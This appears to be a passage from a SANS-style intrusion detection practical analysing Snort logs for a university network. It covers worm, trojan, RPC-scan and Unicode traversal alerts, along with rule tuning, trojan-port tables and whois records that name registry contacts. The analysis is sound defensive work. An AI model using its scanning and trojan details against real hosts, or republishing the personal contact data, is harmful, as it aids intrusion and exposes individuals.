NetBIOS file sharing packets (port 135-139 and 445) should never be seen coming into your network. These packets should be blocked at the appropriate firewall / router and not allowed through. Only the networks that require this type of file sharing should be configured to use NetBIOS, otherwise disable this file sharing to prevent any further incidents and possible infection from worms / Trojans.

CS WEBSERVER – external web traffic
This event consisted of an overall 7.66% of recorded alerts, with 35146 occurrences from a total of 417 different hosts.

03/29-00:00:07.244695 [**] CS WEBSERVER - external web traffic [**] 62.119.21.138:51724 -> MY.NET.100.165:80

This appears to be a custom rule that is looking for incoming web traffic to the MY.NET.100.165 CS (Computer Science?) Web server on port 80. No internal address triggered this rule, hence "external web traffic". It is possible that a simple rule like the following was set up to observe/audit external web queries to this server.

alert tcp $EXTERNAL_NET any -> MY.NET.100.165 80 (msg:" CS WEBSERVER – external web traffic ";)

Correlations:

No correlations were found concerning this alert, but I did use the Snort Users Manual for recommendations on the rule file.

Recommendations:

If this rule was set up to audit external web traffic, it would be better to segregate this information and any other related traffic that is audited into a separate file it does not add to the bulk of the alerts file. Adding options to the existing rule that can log it to a separate file can be accomplished as follows:

log tcp $EXTERNAL_NET any -> MY.NET.100.165 80 (msg:" CS WEBSERVER – external web traffic "; logto: "CS-Web-ext.log";)

If this rule is to determine whether outside traffic is getting to the web server when it is not allowed, then appropriate rules in firewalls and ACL's in border routers need to be set up to prevent incoming port 80 traffic to MY.NET.100.165.

Watchlist 000220 IL-ISDNNET-990517
This event consisted of an overall 5.14% of recorded alerts, with 23580 occurrences from a total of 96 different hosts.

03/29-00:18:43.261122 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.102.173:4388 -> MY.NET.233.154:3919

This is custom alert signature that is looking for suspicious activity from the source netblock 212.179.0.0/18. This netblock belongs to the ISDN Net Ltd group out of Israel (IL). This rule was made because activity from this group is or was at one time considered worth investigating. Looking at the data from this alert shows that traffic originating from these addresses have established connections to more than 992 unique ports mostly >1024. Looking at the port that had the most connections established will give evidence of interesting traffic. Port 1214, commonly used for Kaaza, KaazaLite and Morpheus was highest on the list with over 7200 connections. Other file sharing programs, such as Gnutella, where also observed doing activity.

Correlations:

Doing a search on the IP of 212.179.0.0/18 on DShield, gives the following information on source of origin for this group of IP addresses:

Whois:	% This is the RIPE Whois server. % The objects are in RPSL format. % % Rights restricted by copyright. % See http://www.ripe.net/ripencc/pub-services/db/copyright.html inetnum: 212.179.0.0 - 212.179.0.255 netname: REDBACK-EQUIPMENT mnt-by: INET-MGR descr: BEZEQINT-EQUIPMENT country: IL route: 212.179.0.0/18 descr: ISDN Net Ltd. origin: AS8551 notify: hostmaster@bezeqint.net mnt-by: AS8551-MNT changed: hostmaster@bezeqint.net 20020618 source: RIPE

Performing internet searches on this alert produced minimal results. I did however find a previous GCIA practical from Michael Wisener and an in-depth analysis from John Melvin that explained enough for me to make my conclusion.

Recommendations:

This is a rather large netblock to monitor and not all traffic is going to be malicious in nature. It appears to have been set up in May of 1999, and if this is the case, then I think this rule needs to be re-evaluated. Regular auditing of your custom rules is a must. A rule that was created more than one year ago may no longer be an issue. However, this older rule can cause unnecessary alerts to sift through. If it is a specific service like Kaaza that is the issue, create a separate rule for the offensive file-shares or create a rule in your firewall or router that blocks port 1214.

MY.NET.30.3 activity
This event consisted of an overall 4.12% of recorded alerts, with 18871 occurrences from a total of 13 different hosts.

03/28-00:04:36.390164 [**] MY.NET.30.3 activity [**] 68.55.193.227:1042 -> MY.NET.30.3:524

This alert appears to be looking for inbound traffic to MY.NET.30.3. This IP appears to be a router or lan device that creates a LAN-to-LAN virtual environment that is used extensively for telecommuting. There were multiple hosts that this alert triggered on with 17158 connections being directed at port 524. Port 524 Network Control Protocol (NCP) is used to allow communication of multiple Network layer protocols by encapsulating the protocols across a point-to-point (PPP) data link.

Correlations:

RFC 1841 states that the host router will de-encapsulate the PPP header and pass the packet to the virtual interface. From there the virtual interface handles the packet like any packet received on a local interface -- by routing or bridging the packet to another interface, depending on configuration.

Recommendations:

This alert is generating more false positives than it should. If this is used for auditing, then it should be logged and not alerted. This rule should be re-written to have an exclusion statement (!) for port 524 to avoid all the false positives and target more abnormal traffic directed at this device. For example:

Alert tcp External_net any -> MY.NET.30.3 !524 (msg: “MY.NET.30.3 Activity”;)

Spp_http_decode: IIS Unicode attack detected
This event consisted of an overall 3.31% of recorded alerts, with 15158 occurrences from a total of 235 different hosts.

03/29-00:31:01.174623 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.242.250:2767 -> 211.233.79.161:80

This is an alert that is generated by the snort pre-processor for HTTP decode. This alert notifies against an aggressor that is attempting to traverse your directory structure and executing commands as IUSR_machinename account on your web server. This

account is basically a normal user on the local machine thus giving him privileges of executing almost any code on your box. This alert however, is commonly seen as a false positive because it can be triggered internally through normal web traffic. Care should be taken however, because certain worms such as Code-Blue, Code-Red and NIMDA propagate through the mishandling of Unicode characters.

Correlations:

This pre-processor according to the Snort User Manual, takes HTTP URI strings and converts them to non-obfuscated ASCII strings and if it detects Unicode type characters it will alert.

Snort has a comment about this type of alert in its FAQ regarding the level of these alerts. It basically states that your own internal web traffic can trigger these alerts in the preprocessor. Netscape in particular has been known to trigger them because of the way it traverses directories.

Security Focus Bugtraq ID 1806 provides an explanation on a Unicode directory traversal vulnerability.

> Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\".[13]

Recommendations:

If you notice that all alerts are triggered from your internal addresses, turning this pre-processor off is not the best way to go about it. One method as stated in Snort FAQ, is to create a BPF filter that would ignore your internal network but still keep track of external sources trying to run these possibly harmful scripts. For example:

snort -d -A fast -c snort.conf not (src net xxx.xxx and dst port 80)

or add the following line to your to your snort.conf files http_decode pre-processor to turn off this particular check:

preprocessor http_decode: 80 8080 -unicode

If you do find a server that was infected and is trying to propagate scanning from port 80 then you should take that server offline, clean it and apply appropriate patches and upgrades.

[13] Security Focus, Bugtraq ID 1806, URL: http://www.securityfocus.com/bid/1806

External RPC call
This event consisted of an overall 3.16% of recorded alerts, with 14511 occurrences from a total of 2 different hosts.

03/29-06:17:34.248767 [**] External RPC call [**] 63.148.150.226:4218 -> MY.NET.1.23:111

This alert is indicates an external source has requested remote procedure call (RPC) services from an internal box. The RPC is a service widely used by UNIX systems that calls up another service called “portmapper” that will map services that do not have a well known port assigned to a port number. Once portmapper informs the requesting host what port a service is running on, the host will then attempt a connection to that port/service.

Two addresses where involved in this alert, both IP’s had also run a TCP SYN scan against MY.NET.0.0/16 network for port 111.

Ip Address	Port #	Total Scans
61.56.247.174	111	8923
63.148.150.226	111	5577

Mar 29 09:45:03 61.56.247.174:59551 -> 130.85.32.5:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59552 -> 130.85.32.6:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59553 -> 130.85.32.7:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59554 -> 130.85.32.8:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59555 -> 130.85.32.9:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59556 -> 130.85.32.10:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59557 -> 130.85.32.11:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59558 -> 130.85.32.12:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59559 -> 130.85.32.13:111 SYN ******S*
Mar 29 09:45:03 61.56.247.174:59560 -> 130.85.32.14:111 SYN ******S*

Correlations:

A group of individuals in the University of Cambridge have a Unix support group for administrators and shows a list of the RPC services that are typically probed and an explanation of what they are used for.

I also ran these IP addresses that were involved in this alert through Dshield to see if the scanned addresses where known for previous mischief. Of the two, 61.56.247.174 had the following reports against it:

IP Address:	61.56.247.174
HostName:	adsl-61-56-247-174.KHON.sparqnet.net
DShield Profile:	Country: TW Contact E-mail: DavidLin1@ncic.com.tw Total Records against IP: 506

	Number of targets: 325 Date Range: 2003-01-13 to 2003-03-22 Update Summary Ports Attacked (up to 10): **Port** **Attacks** **Start** **End**
Fightback:	not sent
Whois:	New Centry InfoCom Tech. Co., Ltd. 9F,No.468,Rueiguang Rd., Taipei Taiwan TW Netname: NCIC-SOHOCUSTOMER-NET Netblock: 61.56.247.0 - 61.56.247.255 Administrator contact: Angela Wang (AW98-TW) angelawang@ncic.com.tw TEL: +886-2-8793-8017 Technical contact: Angela Wang (AW98-TW) angelawang@ncic.com.tw TEL: +886-2-8793-8017

Recommendations:

UNIX uses RPC services mostly for Network File Shares (NFS) and a Network Information Sharing (NIS, NIS+) service. Seeing that a portscan was evident in conjunction with these alerts, I would recommend special attention be made to those servers running RPC services. A determination needs to be made on whether these services need to be enabled or not. If no RPC services are needed, then disable all those services and portmapper as well. If those services are needed, enable only those services and ensure that proper patches and upgrades are up-to-date. Be aware that Linux distributions also support NFS and NIS. That means that services like portmapper are also supported.

I would also take the time to examine more closely the two IP addresses that were involved in this alert. It is reasonable to assume that if a response is given to one of these requests a follow-on attempt may be made to that particular service.

High port 65535 udp – possible Red Worm – traffic

This event consisted of an overall 2.97% of recorded alerts, with 13633 occurrences from a total of 55 different hosts.

03/28-00:03:05.198687 [**] High port 65535 udp - possible Red Worm - traffic [**] MY.NET.217.50:6257 -> 61.92.203.160:65535

This alert indicates that a UDP destination port of 65535 was detected. This is a valid TCP/UDP port, but is rarely ever seen in normal traffic. The Red Worm also known as Adore Worm, gains access to your system through the exploit of one of the following services running on a Linux/UNIX distribution:

- BIND named
- Wu-ftpd
- Rpc.statd
- LPRng services

After the worm has been loaded onto your server, a series of scripts are executed and when queried by an ICMP packet that is 77 bytes in length, will open a backdoor on port 65535. It will then randomly create the first two octets of an IP address and start scanning that range for vulnerable systems.

Correlations:

J.Anthony Dell wrote an article on "Adore Worm – Another Mutation" which is in the SANS Reading Room and explains the process of this worm and has a list of the files associated with this vulnerability.

F-Secure antivirus has a good description of the Adore worm in their Security Information Center.

Recommendations:

I wouldn't be overall concerned with programs that rarely communicate with port 65535 because it is after all a valid ephemeral port for communication. However if there is a large amount of traffic associated with port 65535 over an extended period of time, this would be worth investigating. As seen in the analysis, two addresses in the MY.NET have a high amount of traffic going to TCP/UDP port 65535:
MY.NET.201.58
MY.NET.88.193
A program from Dartmouth College known as IRIA has created a tool used to detect and clean the Adore worm off of your computer. You can download Adorefind and run it against suspected servers.

Russia Dynamo – SANS Flash 28-jul-00
This event consisted of an overall 2.61% of recorded alerts, with 11961 occurrences from a total of 2 different hosts.

03/28-20:15:01.785429 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] MY.NET.105.204:2137 -> 194.87.6.230:4559

This is an alert that was created to watch for traffic that was directed to/from a Russian IP address with a subnet of 194.87.6.0. I have found little reference for this other than

to say it is likely a Trojan that is connecting and transferring data to a Russian site. The first alert seen is initiated from MY.NET.105.204 address and is directed at 194.87.6.230 and then there is a substantial amount more of traffic between these two addresses.

Correlations:

I found the reference to this in the Neohapsis archives. SANS Flash Report: Trojans Sending More Data To Russia dated July 28, 2000 was posted in response to traffic being sent to IP subnet of 194.87.6.0.

Recommendations:

Appropriate rules should be placed in firewalls and border router ACL's to block traffic to and from the 194.87.6.0 subnet.

Any host found that is communicating or trying to communicate with an address in 194.87.6.0 subnet should be taken off-line, scanned by an anti-virus engine, patched and upgraded if necessary.

Top Talkers List

The following tables are a list of top ten talkers from the captured files and a brief description of what they were responsible for. These IP addresses are selected as the top talkers based on the number of occurrences they generated and the overall percentage of occurrences that they were responsible for.

Alerts:

IP Address	Occurrences	%	Description
68.49.35.0	16079	3.51	IP related to the MY.NET.30.3 activity. All occurrences are to port 524. Most likely a telecommuter.
61.56.247.174	8927	1.95	IP related to the External RPC

IP Address	Occurrences	%	Description
			call. Most of traffic was based on a TCP SYN scan to port 111.
MY.NET.240.78	8532	1.86	Source IP responsible for Tiny Fragments alert. Also responsible for over 5000 scans
MY.NET.105.204	6563	1.43	IP related to Russia Dynamo alert. Possible Trojan infected.
MY.NET.201.58	6055	1.32	IP related to High port 65535 udp traffic. Appears to be associated with Internet Gaming. Triggered over 200 UDP scans.
63.148.150.226	5589	1.22	IP related to the External RPC call. Most of traffic was based on a TCP SYN scan to port 111.
194.87.6.230	5411	1.18	IP related to Russia Dynamo alert. This is the Russian address that MY.NET.240.78 was sending traffic to.
66.42.68.210	3942	0.86	IP related to High port 65535 udp traffic. Appears to be associated with Internet Gaming.
128.8.10.18	3615	0.79	IP related to SUNRPC Highport access.
212.179.14.14	3205	0.70	IP related to Watchlist 000220 IL-ISDNNET-990517. Source address originating from Israel.

OOS:

IP Address	Occurrences	%	Description
68.54.93.181	2283	16.60	IP related to a Queso fingerprint alert/scan that triggered OOS because reserved bits set and generated spp Portscans

IP Address	Occurrences	%	Description
			against port 110 (pop3)
213.244.179.79	446	3.24	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 6346 (gnutella file share)
216.95.201.22	350	2.54	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)
212.186.78.246	321	2.33	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 6346 (gnutella file share)
216.95.201.29	310	2.25	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)
66.140.25.157	308	2.24	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against web/web-proxy ports
216.95.201.32	308	2.24	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)
216.95.201.28	286	2.08	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)
216.95.201.24	282	2.05	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)
216.95.201.23	278	2.02	IP related to a Queso fingerprint alert/scan because reserved bits set and generated spp PortScans against port 25(smtp)

Scan:

IP Address	Occurrences	%	Description
MY.NET.210.182	228807	8.45	IP related to UDP scans from port 14567. This is a known gaming port for Battlefield 1942
MY.NET.97.43	226065	8.34	IP related to TCP SYN scan to port 80. Possible Worm infected host scanning for vulnerable servers.
MY.NET.195.155	116768	4.31	IP related to multiple UDP scans with more than 7000 associated with port 2303 (proxy gateway)
MY.NET.235.250	56341	2.08	IP related to UDP scans to/from port 6257. This is asscociated with WinMX file sharing.
MY.NET.1.3	50284	1.85	IP related to UDP scans to port 53 (DNS)
MY.NET.97.53	47786	1.76	IP related to UDP scans to/from port 22321 and to port 137 (netbios)
MY.NET.217.150	35754	1.32	IP related to UDP scans from port 2364 to a wide range of ports > 1024
61.42.54.138	31226	1.15	IP related to TCP SYN scans to port 445(Microsoft –DS) directed at all MY.NET.0.0/16 network.
66.243.103.71	28931	1.06	IP related to TCP SYN scans to port 445(Microsoft –DS) directed at all MY.NET.0.0/16 network.
152.1.193.6	28008	1.03	IP related to TCP SYN scan to all ports on MY.NET.84.250

Registration Information of Interesting External addresses:

194.87.6.230
The following IP address was one that appeared on an alert that triggered the Russia Dynamo – SANS Flash 28-jul-00 alert. The host MY.NET.105.204 initiated traffic and the alert by sending a large amount of data to this host in Russia. This has been identified as a possible Trojan and should be further investigated. The following information was obtained from Dshield.

IP Address:	194.87.6.230

HostName:	230.6.87.194.dynamic.dol.ru
DShield Profile:	Country: RU Contact E-mail: ip-dbm-request@ripn.net Total Records against IP: Number of targets: Date Range: to Ports Attacked (up to 10): **Port** **Attacks** **Start** **End**
Fightback:	not sent
Whois:	% This is the RIPE Whois server. % The objects are in RPSL format. % % Rights restricted by copyright. % See http://www.ripe.net/ripencc/pub-services/db/copyright.html inetnum: 194.87.6.0 - 194.87.6.255 netname: DEMOS-DOL-DIALUP descr: DEMOS-Online Dialup descr: Demos-Internet Co. descr: Moscow, Russia country: RU admin-c: DNOC-ORG tech-c: DNOC-ORG status: ASSIGNED PA mnt-by: AS2578-MNT remarks: ********** remarks: Please send abuse reports to abuse@demos.su remarks: ********** changed: rvp@demos.net 20020911 source: RIPE route: 194.87.0.0/19 descr: DEMOS origin: AS2578 notify: noc@demos.net mnt-by: AS2578-MNT changed: noc@demos.net 20000927 source: RIPE role: Demos Internet NOC address: Demos Company Ltd. address: 6-1 Ovchinnikovskaya nab. address: Moscow 115035 address: Russia phone: +7 095 737 0436 phone: +7 095 737 0400

	fax-no: +7 095 956 5042 e-mail: ncc@demos.net trouble: ---------- trouble: NOC working hours: trouble: 09am-09pm MSK/MSD (GMT+3/+4) workdays trouble: ---------- trouble: Contact addresses by category: trouble: Routing/DNS/IP delegation: ncc@demos.net trouble: SPAM/UCE: abuse@demos.net trouble: Scans/Hacking attempts: security@demos.net trouble: Mail: postmaster@demos.net trouble: ---------- admin-c: KEV-RIPE admin-c: RPS-RIPE admin-c: GVS-RIPE admin-c: VOX19-RIPE tech-c: KEV-RIPE tech-c: RPS-RIPE tech-c: GVS-RIPE tech-c: VOX19-RIPE nic-hdl: DNOC-ORG notify: hm-dbm-msgs@ripe.net notify: ncc@demos.net notify: ip-reg@ripn.net mnt-by: AS2578-MNT changed: evgeny@demos.su 20021021 changed: gvs@demos.su 20030207 source: RIPE

61.85.221.82

The following IP address triggered 281 *Possible Trojan server activity* alerts. This Korean address attempted to connect to addresses on the following netblock range of MY.NET.248.0 – MY.NET.250.0 to port 27374, which is a well known port for the following Trojans:

port name	port number	protocol	alias	note	type	URL
	27374	tcp		Bad Blood	trojan	
	27374	tcp		SubSeven 2.1 Gold	trojan	
	27374	tcp		Subseven 2.1.4	trojan	
	27374	tcp		DefCon 8	trojan	
	27374	-		Lion (1i0n)	worm	
sub7	27374	tcp		SubSeven	trojan	

Eventhough this alert was not one that had many occurrences, it is not always the events that make the most noise are the most lethal. The following registration information was obtained from Dshield:

IP Address:	61.85.221.82
HostName:	61.85.221.82
Dshield Profile:	Country: Contact E-mail: Total Records against IP: Number of targets: Date Range: to Ports Attacked (up to 10): **Port** **Attacks** **Start** **End**
Fightback:	not sent
Whois:	IP Address : 61.85.220.0-61.85.229.255 Connect ISP Name : KORNET Connect Date : 20011008 Registration Date : 20011009 Network Name : KORNET-XDSL-NAMCHEONGJU [Organization Information] Orgnization ID : ORG17152 Name : NAMCHEONGJU NODE State : CHUNGBUK Address : CHUNGBUKDEITEOTONGSINKUK 1390 BUNPYUNGDONG HEUNGDEOKKU CHEONGJUSI Zip Code : 361-201 [Admin Contact Information] Name : GilSoon Park Org Name : KOREA TELECOM State : SEOUL Address : 128-9 Youngundong Chongroku Zip Code : 110-460 Phone : +82-2-747-9213 Fax : +82-2-766-5901 E-Mail : gspark@kornet.net [Technical Contact Information] Name : Won Kang Org Name : KOREA TELECOM State : SEOUL Address : 128-9 Youngundong Chongroku

	Zip Code : 110-460 Phone : +82-2-747-9213 Fax : +82-2-766-5901 E-Mail : ip@ns.kornet.net

66.196.72.0/24

This IP netblock should be examined more closely. There are approximately 185 different IP addresses under this netblock that have triggered either the CS WEBSERVER - external web traffic alert or the MY.NET.30.4 activity. This netblock is found at Dshield as having the following reports filed against it:

Source	Sources	Targets	Reports
066.196.072/24	70	306	24788

The following registration information is on one of the IP addresses in the netblock that triggered one of the alerts. The actual information on the one address will be a little different for each one, but the netblock information should be the same.

IP Address:	66.196.72.52
HostName:	j3142.inktomisearch.com
DShield Profile:	Country: US Contact E-mail: abechtel@inktomi.com Total Records against IP: 240 Number of targets: 5 Date Range: 2003-01-13 to 2003-03-17 Ports Attacked (up to 10): **Port** **Attacks** **Start** **End** 80 283 2003-04-03 2003-04-30
Fightback:	sent to abechtel@inktomi.com on 2003-03-02 13:53:25
Whois:	OrgName: Inktomi Corporation OrgID: INKT Address: 4100 East Third Avenue City: Foster City StateProv: CA PostalCode: 94404 Country: US NetRange: 66.196.64.0 - 66.196.127.255 CIDR: 66.196.64.0/18

	NetName: INKTOMI-BLK-3 NetHandle: NET-66-196-64-0-1 Parent: NET-66-0-0-0-0 NetType: Direct Allocation NameServer: NS1.INKTOMI.COM NameServer: NS2.INKTOMI.COM NameServer: NS5.INKTOMI.COM Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE RegDate: 2001-10-30 Updated: 2002-07-25 TechHandle: ZI107-ARIN TechName: Inktomi Corporation TechPhone: +1-650-653-2800 TechEmail: slurp@inktomi.com # ARIN WHOIS database, last updated 2003-04-27 20:10 # Enter ? for additional hints on searching ARIN's WHOIS database. OrgName: American Registry for Internet Numbers OrgID: ARIN Address: 3635 Concorde Parkway, Suite 200 City: Chantilly StateProv: VA PostalCode: 20151 Country: US NetRange: 66.0.0.0 - 66.255.255.255 CIDR: 66.0.0.0/8 NetName: NET66 NetHandle: NET-66-0-0-0-0 Parent: NetType: Allocated to ARIN NameServer: ARROWROOT.ARIN.NET NameServer: BUCHU.ARIN.NET NameServer: CHIA.ARIN.NET NameServer: DILL.ARIN.NET NameServer: EPAZOTE.ARIN.NET NameServer: FIGWORT.ARIN.NET NameServer: GINSENG.ARIN.NET NameServer: HENNA.ARIN.NET NameServer: INDIGO.ARIN.NET Comment: RegDate: 2000-07-01 Updated: 2002-08-23 OrgNOCHandle: ARINN-ARIN OrgNOCName: ARIN NOC OrgNOCPhone: +1-703-227-9840 OrgNOCEmail: noc@arin.net OrgTechHandle: IP-FIX-ARIN

	OrgTechName: ARIN IP Team OrgTechPhone: +1-703-227-0660 OrgTechEmail: hostmaster@arin.net # ARIN WHOIS database, last updated 2003-04-27 20:10 # Enter ? for additional hints on searching ARIN's WHOIS database. OrgName: Inktomi Corporation OrgID: INKT Address: 4100 East Third Avenue City: Foster City StateProv: CA PostalCode: 94404 Country: US Comment: RegDate: 1999-07-09 Updated: 2002-07-25 # ARIN WHOIS database, last updated 2003-04-27 20:10 # Enter ? for additional hints on searching ARIN's WHOIS database.

80.11.174.102

This IP address is a French address that triggered the High port 65535 tcp - possible Red Worm – traffic alert. This IP had a large amount of data transferred between it and MY.NET.88.193 via port 65535. This could be attributed to either a Worm like the Red Worm or a Trojan like RC 1 used for remote access. The following information was obtained from Dshield.

IP Address:	80.11.174.102
HostName:	AVelizy-104-1-2-102.abo.wanadoo.fr
DShield Profile:	Country: Contact E-mail: Total Records against IP: Number of targets: Date Range: to Ports Attacked (up to 10): **Port** **Attacks** **Start** **End**
Fightback:	not sent
Whois:	% This is the RIPE Whois server. % The objects are in RPSL format.

	%
	% Rights restricted by copyright.
	% See http://www.ripe.net/ripencc/pub-services/db/copyright.html
	inetnum: 80.11.174.0 - 80.11.174.255
	netname: IP2000-ADSL-BAS
	descr: BSVZY104 Velizy Bloc2
	country: FR
	admin-c: WITR1-RIPE
	tech-c: WITR1-RIPE
	status: ASSIGNED PA
	remarks: for hacking, spamming or security problems send mail to
	remarks: postmaster@wanadoo.fr AND abuse@wanadoo.fr
	mnt-by: FT-BRX
	changed: gestionip.ft@francetelecom.com 20010920
	changed: gestionip.ft@francetelecom.com 20030318
	source: RIPE
	route: 80.11.128.0/18
	descr: France Telecom
	descr: Wanadoo Interactive
	remarks: ----------
	remarks: For Hacking, Spamming or Security problems
	remarks: send mail to abuse@wanadoo.fr ONLY
	remarks: ----------
	origin: AS3215
	mnt-by: RAIN-TRANSPAC
	mnt-by: FT-BRX
	changed: karim@rain.fr 20020226
	source: RIPE
	role: Wanadoo Interactive Technical Role
	address: WANADOO INTERACTIVE
	address: 48 rue Camille Desmoulins
	address: 92791 ISSY LES MOULINEAUX CEDEX 9
	address: FR
	phone: +33 1 58 88 50 00
	e-mail: abuse@wanadoo.fr
	e-mail: technical.contact@wanadoo.com
	admin-c: WITR1-RIPE
	tech-c: WITR1-RIPE
	nic-hdl: WITR1-RIPE
	mnt-by: FT-BRX
	changed: gestionip.ft@francetelecom.com 20010504
	changed: gestionip.ft@francetelecom.com 20010912
	changed: gestionip.ft@francetelecom.com 20011204
	changed: gestionip.ft@francetelecom.com 20030428
	source: RIPE

61.42.54.138

This alert comes from one of the top addresses that initiated scans against MY.NET hosts. Port 445 (Microsoft-ds), used for file sharing on Microsoft Windows environments is as of May 3, 2003 the fourth scanned port on the internet. There are also two Vulnerabilities that are associated with this port and seeing that Microsoft XP opens port 445 by default it should be looked at more closely.

CVE ID	Protocol	Source Port	Targetport
CAN-2002-0597	tcp	any	445
LANMAN service on Microsoft Windows 2000 allows remote attackers to cause a denial of service (CPU/memory exhaustion) via a stream of malformed data to microsoft-ds port 445.			
CAN-2002-0283	tcp	any	445
Windows XP with port 445 open allows remote attackers to cause a denial of service (CPU consumption) via a flood of TCP SYN packets containing possibly malformed data.			


The following registration information of this Korean address was obtained from Dshield.

IP Address:	61.42.54.138
HostName:	61.42.54.138
DShield Profile:	Country: KR Contact E-mail: ipadm@nic.bora.net Total Records against IP: Number of targets: Date Range: to Ports Attacked (up to 10): **Port** **Attacks** **Start** **End**
Fightback:	not sent
Whois:	inetnum: 61.32.0.0 - 61.43.255.255 netname: BORANET-1 country: KR descr: DACOM Corp. Facility-based Telecommunication Service Provider providing Internet leased-ine, on-line service, BLL etc. admin_c: DB50-AP tech_c: DB50-AP remarks: mnt_by: APNIC-HM changed: hostmaster@apnic.net 20000918

	status: ALLOCATED PORTABLE source: APNIC notify: mnt_lower: MAINT-KR-DACOM rev_srv: start: 1025507328 end: 1026293759 diff: 786431 role: DACOM BORANET address: DACOM Bldg., 706-1, Yoeksam-dong, Kangnam-ku, Seoul country: phone: +82-2-6220-7755 fax_no: +82-2-6220-0706 e_mail: ipadm@nic.bora.net trouble: admin_c: SIJ1-AP tech_c: SIJ1-AP nic_hdl: DB50-AP remarks: IP address administrator group of NIC team, DACOM Corp. mnt_by: MAINT-KR-DACOM changed: ipadm@nic.bora.net 20020828 source: APNIC cross_nfy: notify: ipadm@nic.bora.net

Data Relationship and Link Graph:

This diagram below is a visual representation of how the three different log files with different types of data fit together when analyzed and can be put together to show a meaningful correlation of all data and alerts captured.



The aggressor, 216.95.201.24 , with a history as documented in DShield of running scans/attacks against port 25 (SMTP), is depicted in this graph performing a Queso scan against several hosts in MY.NET. This scan is intended to locate a host, send abnormal packets and attempt to identify the type of Operating System a host is running. This is accomplished by analyzing how a hosts TCP/IP stack handles the abnormal packets. When this scan hits MY.NET, the IDS system logs three different events:

- Scan. The Queso scan tends to send a number of packets at one time. This will cause the threshold to be exceeded and identify this type of traffic as some form of scan. This will then be logged to the scan file.

- OOS dump. The OOS portion of this capture is due to the abnormal packets that are sent. The reserved bits in the 13th byte of the TCP header should not be set and that is what will cause this particular packet to be dumped to the OOS file.

- Alert. The packets that come across will match certain criteria that have been established in one of the Snort Rules. Once a pattern is matched it will trigger the Queso fingerprint alert and log it to the Alert file.

This graph shows that all data is collected for a reason. It helps bring things into perspective from different angles by providing you multiple sources to authenticate various types of activities.

MY.NET Concerns:

Aside from the high profile hosts seen in the top ten talkers, several machines in the MY.NET network, reviewed through-out the analysis, brought up a few concerns and should be further investigated because of anomalous behavior or a possible compromise.

- MY.NET.88.193 triggered the High port 65535 tcp - possible Red Worm – traffic alert. This IP had a large amount of data transferred between it and a French IP via port 65535. This could be attributed to either a Worm like the Red Worm or a Trojan like RC 1 used for remote access. This host should be taken off-line virus-scanned, patched and upgraded if necessary before returning it to service.

